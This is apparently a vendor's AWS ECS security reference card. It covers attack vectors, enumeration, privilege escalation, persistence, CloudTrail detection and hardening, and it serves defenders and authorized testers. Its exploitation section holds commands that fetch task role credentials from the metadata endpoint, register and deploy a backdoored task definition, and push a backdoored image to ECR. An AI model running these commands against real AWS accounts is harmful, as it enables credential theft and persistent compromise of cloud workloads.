


AWS ECS Security
CONTAINERSElastic Container Service (ECS) orchestrates Docker containers on AWS. Task roles provide AWS credentials to containers. Privileged containers and metadata endpoints are key attack vectors.
📋Service Overview
EC2 Launch Type
Containers run on EC2 instances you manage. Full control over underlying infrastructure. ECS agent manages container placement and lifecycle.
Attack note: Container escape gives access to EC2 instance role and all containers on node
Fargate Launch Type
Serverless container execution. AWS manages infrastructure. More isolated but still vulnerable to task role abuse and metadata attacks.
Attack note: Task metadata endpoint (169.254.170.2) exposes credentials without IMDSv2 protection
Security Risk Assessment
ECS container compromise leads to task role credential theft. Privileged containers enable escape to host. ECR image poisoning can backdoor entire deployments.
⚔️Attack Vectors
Container Attacks
- •Over-privileged task roles
- •Privileged container escape
- •Task metadata service (169.254.170.2)
- •Secrets in environment variables
- •Vulnerable container images
Infrastructure Attacks
- •EC2 instance role via container escape
- •ECR image poisoning
- •Task definition manipulation
- •Service hijacking via update
- •Sidecar container injection
⚠️Misconfigurations
Task Definition Issues
- •Task role with admin access
- •privileged: true in container def
- •Hardcoded secrets in environment
- •No readonlyRootFilesystem
- •Running as root user
Cluster Issues
- •Public ECR repositories
- •No network mode isolation (bridge)
- •Disabled CloudWatch logging
- •No image scanning on push
- •Missing Container Insights
🔍Enumeration
aws ecs list-clustersaws ecs list-services --cluster my-clusteraws ecs describe-task-definition \
--task-definition my-taskcurl http://169.254.170.2\
$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI📈Privilege Escalation
Credential Theft
- •Steal task role credentials via metadata
- •Access EC2 instance profile (EC2 launch)
- •Extract secrets from environment
- •Read mounted secrets volumes
- •Intercept inter-container traffic
Container Escape
- •Privileged container → host access
- •hostPath volume mounts
- •CAP_SYS_ADMIN abuse
- •Docker socket mount exploitation
- •Kernel exploits from container
Key Target: Task metadata endpoint at 169.254.170.2 provides credentials without IMDSv2 hop limit protection.
🔗Persistence
Container Persistence
- •Backdoor container image in ECR
- •Register malicious task definition
- •Add sidecar container for C2
- •Modify entrypoint/command
- •Create scheduled ECS task
Infrastructure Persistence
- •Update service with backdoored task
- •Modify launch template for EC2 instances
- •Add persistence to EFS mounts
- •Poison base images in ECR
- •EventBridge rule to maintain access
🛡️Detection
CloudTrail Events
- •RunTask - task executed
- •RegisterTaskDefinition - new task def
- •UpdateService - service modified
- •DescribeTaskDefinition - recon
- •CreateService - new service created
Indicators of Compromise
- •Task role credentials used outside ECS
- •New task definitions registered
- •Service updates to different images
- •ECR image pushes from unknown sources
- •Container Insights anomalies
💻Exploitation Commands
aws ecs register-task-definition \
--cli-input-json file://backdoor-task.jsonaws ecs update-service \
--cluster my-cluster \
--service my-service \
--task-definition backdoor-task:1aws ecs run-task \
--cluster my-cluster \
--task-definition backdoor-task \
--launch-type FARGATEcurl ${ECS_CONTAINER_METADATA_URI_V4}/taskcurl http://169.254.170.2\
$AWS_CONTAINER_CREDENTIALS_RELATIVE_URIdocker tag backdoor:latest \
123456789012.dkr.ecr.us-east-1.amazonaws.com/app:latest
docker push ...📜Task Definition Examples
{
  "taskRoleArn": "arn:aws:iam::123456789012:role/AdminRole",
  "containerDefinitions": [{
    "privileged": true,
    "user": "root",
    "environment": [
      {"name": "DB_PASSWORD", "value": "hardcoded123"}
    ]
  }]
}
// Privileged, root, hardcoded secrets
Privileged container, root user, hardcoded secrets - full compromise
{
  "taskRoleArn": "arn:aws:iam::123456789012:role/LeastPrivilege",
  "containerDefinitions": [{
    "privileged": false,
    "user": "1000:1000",
    "readonlyRootFilesystem": true,
    "secrets": [
      {"name": "DB_PASSWORD",
       "valueFrom": "arn:aws:secretsmanager:..."}
    ]
  }]
}
Non-privileged, non-root, secrets from Secrets Manager
🛡️Defense Recommendations
Least Privilege Task Roles
Scope task roles to exact permissions needed for the workload.
"Resource": "arn:aws:s3:::app-bucket/data/*"Disable Privileged Mode
Never run containers as privileged. Use readonlyRootFilesystem.
"privileged": false,
"readonlyRootFilesystem": trueUse Secrets Manager
Never hardcode secrets in task definitions or environment variables.
"secrets": [{"name": "DB_PASS",
"valueFrom": "arn:aws:secretsmanager:..."}]ECR Image Scanning
Scan images for vulnerabilities on push to ECR.
aws ecr put-image-scanning-configuration \
  --repository-name app \
--image-scanning-configuration scanOnPush=trueUse awsvpc Network Mode
Isolate task networking with dedicated ENIs.
"networkMode": "awsvpc"Enable Container Insights
Monitor container performance and security metrics.
aws ecs update-cluster-settings \
  --cluster my-cluster \
  --settings name=containerInsights,value=enabled
AWS ECS Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS ECS security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.